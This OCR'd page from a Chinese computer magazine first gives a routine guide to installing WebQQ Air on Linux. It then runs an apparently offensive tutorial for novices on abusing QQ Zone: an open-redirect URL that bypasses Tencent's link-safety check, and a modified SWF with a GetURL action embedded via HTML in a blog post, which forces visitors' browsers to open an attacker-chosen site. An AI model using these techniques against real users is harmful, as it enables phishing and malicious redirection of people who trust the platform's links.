


图4




图5

接下来就是安装WebQQ Air的客户端了。将光盘内附带的WebQQ Air的AIR文件下载到本地，双击进行安装。读取AIR压缩包（实质是一个ZIP文件）需要一定时间，等完成读取后，点击“安装”（图3），在下一步中可以按自己的需求修改，安装位置任意，可以在桌面和左边栏创建快捷方式，设定好后按下“继续”（图4），此时会要求提供管理员权限，输入管理员密钥，如果是在白框中输入，则密码不显示，输入完成后按回车确认（图5），如果是以对话框形式出现，则直接输入即可。

安装完成后就会自动弹出一个窗口（图6），这个窗口是嵌入桌面的，因此能获得非常良好的操控体验，值得一提的是，WebQQ现在已经有大量的小软件可以供安装，利用这些小软件，也能或多或少地解决Linux下常用软件不足的问题。至于WebQQ Air的体验如何，笔者认为，至少比早前的QQ For Linux有很大进步，访问空间、织织围脖还是很方便的（图7），但一些实用功能如QQ音乐还不能完美使用，笔者相信腾讯的工作人员很快会解决此类问题。




图7




图8

（文中涉及的“adobeair.deb、WebQQ.air”本期光盘以收录）

教小菜简单打造自己的QQ空间跨站漏洞

白雪龙

前段时间家里一直停网，在与世隔绝的这段时间内，唯一与外界沟通的工具就是我的智能小电脑（htc下的安卓的手机一部），闲来无事浏览QQ空间看到追心发布了一篇“公布腾讯QQ空间2011漏洞”的日至，所幸兴趣被勾起，点了进去一看是很简

单的跨站漏洞，它的格式为任意QQ空间地址+url+跨站地址，例如http://user.qzone.qq.com/QQ号码?url=http://www.QQ.com 预览效果如图1所示。




图1

而且此地址发到qq聊天中可以轻松过了腾讯安全网站防线验证，如图02由图可知，我们无论在url后面加任何地址（哪怕是违法的）都会被腾讯一概视为他们官方的地址从而免于屏蔽（地址前面的小图标）。此漏洞虽然构造简单，属于低级错误，但是危害巨大，最为重要的是现在还没能引起腾讯官方的重视，依然可以任意构造地址去谋害无辜，关于跨站带来的危害以及如何利用跨站漏洞大家可以去参考以往的杂志，这里就不多加阐述了，以上只是一个楔子，下面我将为大家讲解另外一种腾讯空间跨站。




图2




图3




图4

现如今腾讯日至的风靡将为我们此种跨站提供良好的契机，先说一下此类跨站的运作原理：利用QQ空间日至的html语言插入带有跨站代码的flash从而得以实现（当然不但可以插入flash还可以插入音乐以及视频文件，这些将在下面为大家提到）需要用到的软件是swf反编译工具，其界面如图03所示SWiX是一款SWF编辑工具，准确的说是一款调试、更新SWF文件的XML编辑器，它可以将SWF文件反编译为SWIX的XML格式（SWiX-format XML），支持全系列Flash格式，反编译为XML格式会支持语法高亮，代码格式化及自动完成，还能预览修改过的SWF文件。打开软件，打开提前为大家准备好的ceshi.swf如图04。

选择标签下的“doacting”选项，双击打开，得到代码：

```
<DoAction>
    <Actions>
        <GetURL URL="http://www.baidu.com" Target="_blank" />
        <End />
    </Actions>
</DoAction>
```

我们将其中的http://www.baidu.com换成跨站的地址即可，这里我以百度代替，之后保存退出。接下来将修改好的flash上传至互联网站得到该flash的绝对地址，这里我提供给大家一个免费上传地址http://upload.meqzone.com/upload.php，如图05所示上传成功。




图5

我们复制生成好的flash地址替换到以下代码中去：

```
<embed height="1" type="application/x-shockwave-flash" width="1" src="你的flash文件外链地址" wmode="window" loop="ture" autostart="false" invokeurls="false" allownetworking="internal" allowscriptaccess="never">
```

以上代码大体意思是插入你的flash以及该flash在浏览器显示时的基本属性，将新代码复制保留打开QQ空间——日至——高级——html之后插入代理即可，那么当别人浏览到你这篇日至后，浏览器就会自动弹窗你事先要求打开的站点，如图06

